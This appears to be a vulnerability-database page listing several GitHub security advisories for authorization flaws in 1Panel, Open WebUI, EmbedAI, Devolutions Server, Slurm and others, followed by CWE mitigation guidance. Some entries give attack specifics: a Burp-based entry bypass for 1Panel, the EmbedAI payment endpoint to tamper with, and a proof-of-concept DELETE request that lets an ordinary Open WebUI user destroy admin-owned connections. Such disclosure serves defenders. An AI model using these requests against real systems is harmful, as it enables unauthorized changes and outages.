"details": "### Impact\n\nThe steps are as follows:\n\n1. Access https://IP:PORT/ in the browser, which prompts the user to access with a secure entry point.\n\n\n2. Use Burp to intercept:\n\n\nWhen opening the browser and entering the URL (allowing the first intercepted packet through Burp), the following is displayed:\n\n\nIt is found that in this situation, we can access the console page (although no data is returned and no modification operations can be performed).\"\n\nAffected versions: \u003c= 1.10.0-lts\n\n### Patches\n\nThe vulnerability has been fixed in v1.10.1-lts.\n\n### Workarounds\n\nIt is recommended to upgrade the version to 1.10.1-lts.\n\n### References\n\nIf you have any questions or comments about this advisory:\n\nOpen an issue in https://github.com/1Panel-dev/1Panel\nEmail us at wanghe@fit2cloud.com",
"id": "GHSA-26w3-q4j8-4xjp",
"modified": "2025-02-11T19:03:36Z",
"published": "2024-03-06T15:29:11Z",
"references": [
{
"type": "WEB",
"url": "https://github.com/1Panel-dev/1Panel/security/advisories/GHSA-26w3-q4j8-4xjp"
},
{
"type": "ADVISORY",
"url": "https://nvd.nist.gov/vuln/detail/CVE-2024-27288"
},
{
"type": "WEB",
"url": "https://github.com/1Panel-dev/1Panel/pull/4014"
},
{
"type": "PACKAGE",
"url": "https://github.com/1Panel-dev/1Panel"
},
{
"type": "WEB",
"url": "https://github.com/1Panel-dev/1Panel/releases/tag/v1.10.1-lts"
}
],
"schema_version": "1.4.0",
"severity": [
{
"score": "CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:L",
"type": "CVSS_V3"
}
],
"summary": "1Panel open source panel project has an unauthorized vulnerability."
}
GHSA-26WJ-J8FV-R797
Vulnerability from github – Published: 2022-05-24 17:42 – Updated: 2022-05-24 17:42Improper access control in the firmware for the Intel(R) Ethernet I210 Controller series of network adapters before version 3.30 may potentially allow a privileged user to enable a denial of service via local access.
{
  "affected": [],
  "aliases": [
    "CVE-2020-0523"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-863"
    ],
    "github_reviewed": false,
    "github_reviewed_at": null,
    "nvd_published_at": "2021-02-17T14:15:00Z",
    "severity": "MODERATE"
  },
  "details": "Improper access control in the firmware for the Intel(R) Ethernet I210 Controller series of network adapters before version 3.30 may potentially allow a privileged user to enable a denial of service via local access.",
  "id": "GHSA-26wj-j8fv-r797",
  "modified": "2022-05-24T17:42:24Z",
  "published": "2022-05-24T17:42:24Z",
  "references": [
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2020-0523"
    },
    {
      "type": "WEB",
      "url": "https://www.intel.com/content/www/us/en/security-center/advisory/intel-sa-00318.html"
    }
  ],
  "schema_version": "1.4.0",
  "severity": []
}
GHSA-26WM-7R96-7PHX
Vulnerability from github – Published: 2025-01-30 12:31 – Updated: 2025-01-30 12:31an Improper Access Control vulnerability has been found in EmbedAI 2.1 and below. This vulnerability allows an authenticated attacker change his subscription plan without paying by making a POST request changing the parameters of the "/demos/embedai/pmt_cash_on_delivery/pay" endpoint.
{
  "affected": [],
  "aliases": [
    "CVE-2025-0744"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-284",
      "CWE-863"
    ],
    "github_reviewed": false,
    "github_reviewed_at": null,
    "nvd_published_at": "2025-01-30T12:15:27Z",
    "severity": "HIGH"
  },
  "details": "an Improper Access Control vulnerability has been found in EmbedAI 2.1 and below. This vulnerability allows an authenticated attacker change his subscription plan without paying by making a POST request changing the parameters of the \"/demos/embedai/pmt_cash_on_delivery/pay\" endpoint.",
  "id": "GHSA-26wm-7r96-7phx",
  "modified": "2025-01-30T12:31:20Z",
  "published": "2025-01-30T12:31:19Z",
  "references": [
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2025-0744"
    },
    {
      "type": "WEB",
      "url": "https://www.incibe.es/en/incibe-cert/notices/aviso/multiple-vulnerabilities-embedai"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:N",
      "type": "CVSS_V3"
    }
  ]
}
GHSA-2724-6CPJ-GF3V
Vulnerability from github – Published: 2026-09-10 15:09 – Updated: 2026-09-10 15:09Summary
External knowledge connections are created and owned by administrators, and are shared by every external knowledge base bound to them. Deleting an external knowledge base also removed that connection from the instance configuration, with no check on the caller's role and no check for other knowledge bases still using it. Any authenticated user holding a write grant on a single external knowledge base could therefore wipe a shared connection that other knowledge bases depend on, and the dedicated administrator route for deleting a connection explicitly refuses that same operation while the connection is still in use.
Preconditions
The deployment uses external knowledge bases, backed by the qdrant, milvus or pgvector external providers. Instances with only local knowledge bases are not affected.
An administrator created at least one external connection and at least one external knowledge base bound to it. Both of those actions are admin-only.
The attacker is an ordinary authenticated user holding a write grant on one of those external knowledge bases. A read grant is not enough, and an unrelated user cannot reach the route at all.
The damage scales with sharing. It is worst when one connection backs several knowledge bases, because deleting a single knowledge base destroys the connection for all of them.
Impact
An ordinary user removes instance-wide configuration that only administrators can create or manage. Every other external knowledge base bound to the deleted connection keeps its stored connection id and stops working: retrieval against it fails with "External knowledge connection not found", so those knowledge bases return nothing in chat until an administrator recreates the connection by hand. The stored credential goes with it, and connection API responses strip credentials, so an administrator who did not keep the key elsewhere cannot restore the connection without obtaining it again.
Nothing is disclosed to the attacker and the external vector store itself is untouched. What is lost is Open WebUI's own connection configuration, and the availability of the knowledge bases that depend on it.
Fix
Fixed in 0.11.1 by https://github.com/open-webui/open-webui/pull/28113. Deleting an external knowledge base now clears its connection only when the caller is an administrator and the knowledge base being deleted is the last one referencing that connection, matching the dedicated connection delete route. Upgrading resolves the issue with no configuration change required.
Root cause
Affected component: the knowledge base delete handler in backend/open_webui/routers/knowledge.py, reached through DELETE /api/v1/knowledge/{id}/delete.
Affected setup: every release from 0.10.0, where external knowledge connections were introduced, up to and including 0.11.0.
The handler authorized the caller against the knowledge base, which a write grant satisfies, and then performed a second, unrelated operation against global configuration in the same request. That second step carried no authorization of its own. It neither required the administrator role that creating a connection requires, nor counted the other knowledge bases still bound to the connection. The dedicated route DELETE /api/v1/knowledge/external/connections/{id} already performed both checks, so an outcome an administrator was blocked from was reachable by a non-administrator through the knowledge base route.
Proof of concept
Reproduced against a local instance on 0.11.0 with default settings, and against 0.11.1 for comparison.
An administrator created one external connection and two external knowledge bases bound to it, then granted a plain user write access on the first knowledge base. As that user:
DELETE /api/v1/knowledge/{KB_A}/delete
Authorization: Bearer <user token>
On 0.11.0 the request returns 200 true. The administrator connection list then returns zero connections, the second knowledge base still carries the deleted connection id, and retrieving from it raises "External knowledge connection not found".
On 0.11.1 the same request deletes the knowledge base, the connection list still returns the connection, and the second knowledge base is unaffected. An administrator deleting the last remaining knowledge base on that connection still clears it, so the intended cleanup is preserved.
Credits
@Bellingham-max, for reporting the missing authorization on the shared connection teardown.
{
  "affected": [
    {
      "package": {
        "ecosystem": "PyPI",
        "name": "open-webui"
      },
      "ranges": [
        {
          "events": [
            {
              "introduced": "0.10.0"
            },
            {
              "fixed": "0.11.1"
            }
          ],
          "type": "ECOSYSTEM"
        }
      ]
    }
  ],
  "aliases": [
    "CVE-2026-87998"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-269",
      "CWE-863"
    ],
    "github_reviewed": true,
    "github_reviewed_at": "2026-09-10T15:09:52Z",
    "nvd_published_at": "2026-09-09T22:18:48Z",
    "severity": "HIGH"
  },
  "details": "## Summary\nExternal knowledge connections are created and owned by administrators, and are shared by every external knowledge base bound to them. Deleting an external knowledge base also removed that connection from the instance configuration, with no check on the caller\u0027s role and no check for other knowledge bases still using it. Any authenticated user holding a write grant on a single external knowledge base could therefore wipe a shared connection that other knowledge bases depend on, and the dedicated administrator route for deleting a connection explicitly refuses that same operation while the connection is still in use.\n\n## Preconditions\nThe deployment uses external knowledge bases, backed by the qdrant, milvus or pgvector external providers. Instances with only local knowledge bases are not affected.\n\nAn administrator created at least one external connection and at least one external knowledge base bound to it. Both of those actions are admin-only.\n\nThe attacker is an ordinary authenticated user holding a write grant on one of those external knowledge bases. A read grant is not enough, and an unrelated user cannot reach the route at all.\n\nThe damage scales with sharing. It is worst when one connection backs several knowledge bases, because deleting a single knowledge base destroys the connection for all of them.\n\n## Impact\nAn ordinary user removes instance-wide configuration that only administrators can create or manage. Every other external knowledge base bound to the deleted connection keeps its stored connection id and stops working: retrieval against it fails with \"External knowledge connection not found\", so those knowledge bases return nothing in chat until an administrator recreates the connection by hand. The stored credential goes with it, and connection API responses strip credentials, so an administrator who did not keep the key elsewhere cannot restore the connection without obtaining it again.\n\nNothing is disclosed to the attacker and the external vector store itself is untouched. What is lost is Open WebUI\u0027s own connection configuration, and the availability of the knowledge bases that depend on it.\n\n## Fix\nFixed in 0.11.1 by https://github.com/open-webui/open-webui/pull/28113. Deleting an external knowledge base now clears its connection only when the caller is an administrator and the knowledge base being deleted is the last one referencing that connection, matching the dedicated connection delete route. Upgrading resolves the issue with no configuration change required.\n\n## Root cause\nAffected component: the knowledge base delete handler in backend/open_webui/routers/knowledge.py, reached through DELETE /api/v1/knowledge/{id}/delete.\n\nAffected setup: every release from 0.10.0, where external knowledge connections were introduced, up to and including 0.11.0.\n\nThe handler authorized the caller against the knowledge base, which a write grant satisfies, and then performed a second, unrelated operation against global configuration in the same request. That second step carried no authorization of its own. It neither required the administrator role that creating a connection requires, nor counted the other knowledge bases still bound to the connection. The dedicated route DELETE /api/v1/knowledge/external/connections/{id} already performed both checks, so an outcome an administrator was blocked from was reachable by a non-administrator through the knowledge base route.\n\n## Proof of concept\nReproduced against a local instance on 0.11.0 with default settings, and against 0.11.1 for comparison.\n\nAn administrator created one external connection and two external knowledge bases bound to it, then granted a plain user write access on the first knowledge base. As that user:\n\n```\nDELETE /api/v1/knowledge/{KB_A}/delete\nAuthorization: Bearer \u003cuser token\u003e\n```\n\nOn 0.11.0 the request returns 200 true. The administrator connection list then returns zero connections, the second knowledge base still carries the deleted connection id, and retrieving from it raises \"External knowledge connection not found\".\n\nOn 0.11.1 the same request deletes the knowledge base, the connection list still returns the connection, and the second knowledge base is unaffected. An administrator deleting the last remaining knowledge base on that connection still clears it, so the intended cleanup is preserved.\n\n## Credits\n@Bellingham-max, for reporting the missing authorization on the shared connection teardown.",
  "id": "GHSA-2724-6cpj-gf3v",
  "modified": "2026-09-10T15:09:52Z",
  "published": "2026-09-10T15:09:52Z",
  "references": [
    {
      "type": "WEB",
      "url": "https://github.com/open-webui/open-webui/security/advisories/GHSA-2724-6cpj-gf3v"
    },
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2026-87998"
    },
    {
      "type": "WEB",
      "url": "https://github.com/open-webui/open-webui/pull/28113"
    },
    {
      "type": "WEB",
      "url": "https://github.com/open-webui/open-webui/commit/dc03e7e595d61be97b25a1dd7bb99ad264f73199"
    },
    {
      "type": "PACKAGE",
      "url": "https://github.com/open-webui/open-webui"
    },
    {
      "type": "WEB",
      "url": "https://github.com/open-webui/open-webui/releases/tag/v0.11.1"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:H/A:L",
      "type": "CVSS_V3"
    }
  ],
  "summary": "Open WebUI: Non-admin users can delete admin-owned external knowledge connections via knowledge base deletion"
}
GHSA-272H-8P5W-X5R8
Vulnerability from github – Published: 2026-07-27 18:31 – Updated: 2026-07-28 15:32Improper access control in the role membership management endpoint in Devolutions Server allows an authenticated non-administrative user holding the user-group membership management permission to escalate privileges to administrator via a crafted API request.
This issue affects :
- Devolutions Server 2026.2.4.0 through 2026.2.12.0
- Devolutions Server 2026.1.23.0 and earlier
{
  "affected": [],
  "aliases": [
    "CVE-2026-17568"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-863"
    ],
    "github_reviewed": false,
    "github_reviewed_at": null,
    "nvd_published_at": "2026-07-27T18:16:54Z",
    "severity": "HIGH"
  },
  "details": "Improper access control in the role membership management endpoint in Devolutions Server allows an authenticated non-administrative user holding the user-group membership management permission to escalate privileges to administrator via a crafted API request.\n\nThis issue affects :\n\n  *  Devolutions Server 2026.2.4.0 through 2026.2.12.0\n  *  Devolutions Server 2026.1.23.0 and earlier",
  "id": "GHSA-272h-8p5w-x5r8",
  "modified": "2026-07-28T15:32:10Z",
  "published": "2026-07-27T18:31:50Z",
  "references": [
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2026-17568"
    },
    {
      "type": "WEB",
      "url": "https://devolutions.net/security/advisories/DEVO-2026-0026"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H",
      "type": "CVSS_V3"
    }
  ]
}
GHSA-276V-XM73-5P9C
Vulnerability from github – Published: 2022-05-24 19:04 – Updated: 2022-07-13 00:01SAP NetWeaver AS ABAP, versions - KRNL32NUC - 7.22,7.22EXT, KRNL32UC - 7.22,7.22EXT, KRNL64NUC - 7.22,7.22EXT,7.49, KRNL64UC - 8.04,7.22,7.22EXT,7.49,7.53,7.73, KERNEL - 7.22,8.04,7.49,7.53,7.73,7.77,7.81,7.82,7.83,7.84, allows an unauthorized attacker to insert cleartext commands due to improper restriction of I/O buffering into encrypted SMTP sessions over the network which can partially impact the integrity of the application.
{
  "affected": [],
  "aliases": [
    "CVE-2021-33663"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-863"
    ],
    "github_reviewed": false,
    "github_reviewed_at": null,
    "nvd_published_at": "2021-06-09T14:15:00Z",
    "severity": "MODERATE"
  },
  "details": "SAP NetWeaver AS ABAP, versions - KRNL32NUC - 7.22,7.22EXT, KRNL32UC - 7.22,7.22EXT, KRNL64NUC - 7.22,7.22EXT,7.49, KRNL64UC - 8.04,7.22,7.22EXT,7.49,7.53,7.73, KERNEL - 7.22,8.04,7.49,7.53,7.73,7.77,7.81,7.82,7.83,7.84, allows an unauthorized attacker to insert cleartext commands due to improper restriction of I/O buffering into encrypted SMTP sessions over the network which can partially impact the integrity of the application.",
  "id": "GHSA-276v-xm73-5p9c",
  "modified": "2022-07-13T00:01:25Z",
  "published": "2022-05-24T19:04:34Z",
  "references": [
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2021-33663"
    },
    {
      "type": "WEB",
      "url": "https://launchpad.support.sap.com/#/notes/3030604"
    },
    {
      "type": "WEB",
      "url": "https://wiki.scn.sap.com/wiki/pages/viewpage.action?pageId=578125999"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N",
      "type": "CVSS_V3"
    }
  ]
}
GHSA-2776-H8X3-VRR7
Vulnerability from github – Published: 2025-01-07 18:30 – Updated: 2025-11-04 00:32The WebChannel API, which is used to transport various information across processes, did not check the sending principal but rather accepted the principal being sent. This could have led to privilege escalation attacks. This vulnerability affects Firefox < 134 and Firefox ESR < 128.6.
{
  "affected": [],
  "aliases": [
    "CVE-2025-0237"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-863"
    ],
    "github_reviewed": false,
    "github_reviewed_at": null,
    "nvd_published_at": "2025-01-07T16:15:38Z",
    "severity": "MODERATE"
  },
  "details": "The WebChannel API, which is used to transport various information across processes, did not check the sending principal but rather accepted the principal being sent. This could have led to privilege escalation attacks. This vulnerability affects Firefox \u003c 134 and Firefox ESR \u003c 128.6.",
  "id": "GHSA-2776-h8x3-vrr7",
  "modified": "2025-11-04T00:32:15Z",
  "published": "2025-01-07T18:30:49Z",
  "references": [
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2025-0237"
    },
    {
      "type": "WEB",
      "url": "https://bugzilla.mozilla.org/show_bug.cgi?id=1915257"
    },
    {
      "type": "WEB",
      "url": "https://lists.debian.org/debian-lts-announce/2025/01/msg00004.html"
    },
    {
      "type": "WEB",
      "url": "https://www.mozilla.org/security/advisories/mfsa2025-01"
    },
    {
      "type": "WEB",
      "url": "https://www.mozilla.org/security/advisories/mfsa2025-02"
    },
    {
      "type": "WEB",
      "url": "https://www.mozilla.org/security/advisories/mfsa2025-04"
    },
    {
      "type": "WEB",
      "url": "https://www.mozilla.org/security/advisories/mfsa2025-05"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:N",
      "type": "CVSS_V3"
    }
  ]
}
GHSA-2778-HRGH-CPXW
Vulnerability from github – Published: 2026-01-16 18:31 – Updated: 2026-01-16 18:31In SchedMD Slurm before 24.11.5, 24.05.8, and 23.11.11, the accounting system can allow a Coordinator to promote a user to Administrator.
{
  "affected": [],
  "aliases": [
    "CVE-2025-43904"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-863"
    ],
    "github_reviewed": false,
    "github_reviewed_at": null,
    "nvd_published_at": "2026-01-16T18:16:08Z",
    "severity": "MODERATE"
  },
  "details": "In SchedMD Slurm before 24.11.5, 24.05.8, and 23.11.11, the accounting system can allow a Coordinator to promote a user to Administrator.",
  "id": "GHSA-2778-hrgh-cpxw",
  "modified": "2026-01-16T18:31:33Z",
  "published": "2026-01-16T18:31:33Z",
  "references": [
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2025-43904"
    },
    {
      "type": "WEB",
      "url": "https://lists.schedmd.com/mailman3/hyperkitty/list/slurm-announce@lists.schedmd.com/message/B73QHKW6TKE2T5KDWVPIWNE5H4KWX667"
    },
    {
      "type": "WEB",
      "url": "https://www.schedmd.com/security-policy"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.1/AV:N/AC:H/PR:L/UI:N/S:U/C:L/I:L/A:N",
      "type": "CVSS_V3"
    }
  ]
}
Mitigation
- Divide the product into anonymous, normal, privileged, and administrative areas. Reduce the attack surface by carefully mapping roles with data and functionality. Use role-based access control (RBAC) [REF-229] to enforce the roles at the appropriate boundaries.
- Note that this approach may not protect against horizontal authorization, i.e., it will not protect a user from attacking others with the same role.
Mitigation
Ensure that access control checks are performed related to the business logic. These checks may be different than the access control checks that are applied to more generic resources such as files, connections, processes, memory, and database records. For example, a database may restrict access for medical records to a specific database user, but each record might only be intended to be accessible to the patient and the patient's doctor [REF-7].
Mitigation MIT-4.4
Strategy: Libraries or Frameworks
- Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.
- For example, consider using authorization frameworks such as the JAAS Authorization Framework [REF-233] and the OWASP ESAPI Access Control feature [REF-45].
Mitigation
- For web applications, make sure that the access control mechanism is enforced correctly at the server side on every page. Users should not be able to access any unauthorized functionality or information by simply requesting direct access to that page.
- One way to do this is to ensure that all pages containing sensitive information are not cached, and that all such pages restrict access to requests that are accompanied by an active and authenticated session token associated with a user who has the required permissions to access that page.
Mitigation
Use the access control capabilities of your operating system and server environment and define your access control lists accordingly. Use a "default deny" policy when defining these ACLs.
No CAPEC attack patterns related to this CWE.